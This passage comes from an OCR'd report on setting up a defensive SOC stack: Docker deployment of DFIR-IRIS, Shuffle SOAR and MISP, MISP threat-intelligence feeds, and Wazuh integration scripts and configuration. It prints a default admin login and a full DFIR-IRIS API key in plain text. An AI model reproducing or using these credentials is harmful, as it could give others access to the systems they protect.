
Don't have an account yet ?
Please contact the platform administrator

Figure 50: Interface DFIR-IRIS

Shuffle SOAR :

```
$    cd socOp/Shuffle
$    Docker compose up –d
```

Shuffle interface is accesible via https://IP-IR:3001


Non sécurisé 192.168.11.108:3001/adminsetup

Create administrator account

Username

username@example.com

Password

****

Figure 51: Instalation Shuffle SOAR




Figure 52: Iterface SHUFFLE SOAR

MISP:

```
$    cd misp-docker
$    Docker compose up -d
```

Logins :admin@admin.test pass : admin




Non sécurisé https://192.168.11.108/users/login
MISP
Threat Sharing
Login
Email
admin@admin.test
Password
•••••
Login
Activate Windows
Go to Settings to activate Windows.
Could not locate the PGP public key.
Powered by MISP - 2024-07-05 19:41:52

Figure 53: MISP login page

We will add our cyber intelligence feeds:




Feeds

Generate feed lookup caches or fetch feed data (enabled feeds only)

☐	ID	Enabled	Caching	Name	Format	Provider	Org	Source	URL	Headers	Target	Publish	Delta	Override	Distribution	Tag	Visible	Caching
☑	1	✗	✗	CIRCL OSINT Feed	misp	CIRCL		network	https://www.circl.lu/doc/misp/feed-osint		Feed not enabled	✗	✗	✗	All communities		✗	Not cache
☑	2	✗	✗	The Botvrij.eu Data	misp	Botvrij.eu		network	https://www.botvrij.eu/data/feed-osint		Feed not enabled	✗	✗	✗	All communities		✗	Not cache

Page 1 of 1, showing 2 records out of 2 total, starting on record 1, ending on 2

Figure 54: Configuration MISP




Generate feed lookup caches or fetch feed data (enabled feeds only)

☐	ID	Enabled	Caching	Name	Format	Provider	Org
☑	1	✗	✗	CIRCL OSINT Feed	misp	CIRCL	
☑	2	✗	✗	The Botvrij.eu Data	misp	Botvrij.eu	
☑	3	✗	✗	ELLIO: IP Feed (Community version)	freetext	ellio.tech	
☑	4	✗	✗	blockrules of rules.emergingthreats.net	csv	rules.emergingthreats.net	
☑	5	✗	✗	Tor exit nodes	csv	TOR Node List from dan.me.uk - careful, this feed applies a lock-out after each pull. This is shared with the "Tor ALL nodes" feed.	
☑	6	✗	✗	Tor ALL nodes	csv	TOR Node List from dan.me.uk - careful, this feed applies a lock-out after each pull. This is shared with the "Tor exit nodes" feed.	
☑	7	✗	✗	cybercrime-tracker.net - all	freetext	cybercrime-tracker.net	

Figure 55: Ajout des Feeds (MISP)

Integrations Wazuh:


Links: https://github.com/ELMERIKH/SocOp/tree/main/Integrations-Scripts
The folder /var/ossec/integrations contains the integration scripts for Wazuh. By default, you can find integrations with VirusTotal, Shuffle, and Slack.:



```
[root@localhost etc]# cd /var/ossec/integrations/
[root@localhost integrations]# ls
pagerduty  shuffle  shuffle.py  slack  slack.py  virustotal  virustotal.py
[root@localhost integrations]#
```

Figure 56: scripts d'integrations


We add the scripts custom-iris.py and custom-misp.py in /var/ossec/integrations:



```
[root@localhost integrations]# chmod 750 custom-iris.py
[root@localhost integrations]# ls -lah
total 60K
drwxr-x---.  2 root wazuh  168 Jun 25 10:29 .
drwxr-x---. 19 root wazuh 4.0K Jun 23 08:29 ..
-rwxr-x---.  1 root wazuh 2.9K Jun 23 14:19 custom-iris.py
-rwxr-xr-x.  1 root wazuh 8.3K Jun 23 14:19 custom-misp.py
-rwxr-x---.  1 root wazuh 4.3K Oct 19  2023 pagerduty
-rwxr-x---.  1 root wazuh 1.1K Oct 19  2023 shuffle
-rwxr-x---.  1 root wazuh 4.4K Oct 19  2023 shuffle.py
-rwxr-x---.  1 root wazuh 1.1K Oct 19  2023 slack
-rwxr-x---.  1 root wazuh 3.8K Oct 19  2023 slack.py
-rwxr-x---.  1 root wazuh 1.1K Oct 19  2023 virustotal
-rwxr-x---.  1 root wazuh 6.8K Oct 19  2023 virustotal.py
[root@localhost integrations]# chmod 750 custom-misp.py
```

Figure 57: ajout des scripts d'integration customiser

For DFIR-IRIS, we can find our API key in our profile:




Name: administrator
Username: administrator
Email: administrator@localhost
#ID: 1
#UUID: 005e3fdf-8dbb-4c95-bdc2-87aa09b
API Key: Bv8qUSxlzgfvc56tp34_KXtT1AVSf_ENjqqBOjsDvewH1r8rcOcg96kQgPA_npL_hR1NRj1N0zmJdlsDIz8W2Q

Figure 58: Cle API DFIR-IRIS

We edit the Wazuh configuration file:


```
$    nano /var/ossec/etc/ossec.conf
```



```
  <integration>
    <name>custom-iris.py</name>
    <hook_url>https://192.168.11.108:8443/alerts/add</hook_url>
    <level>6</level>
    <group>ossec,syslog,syscheck,authentication_failed,pam,pfsense,suricata,mis>
<npL_hR1NRj1N0zmJdlsDIz8W2Q</api_key>
    <alert_format>json</alert_format>
  </integration>

</ossec_config>
```

Figure 59: Config Wazuh pour integration DFIR-IRIS

We edit the custom-iris.py script with our link to our Wazuh instance:



elmerikh@localhost:/var/ossec/integrations — nano custom-iris.py

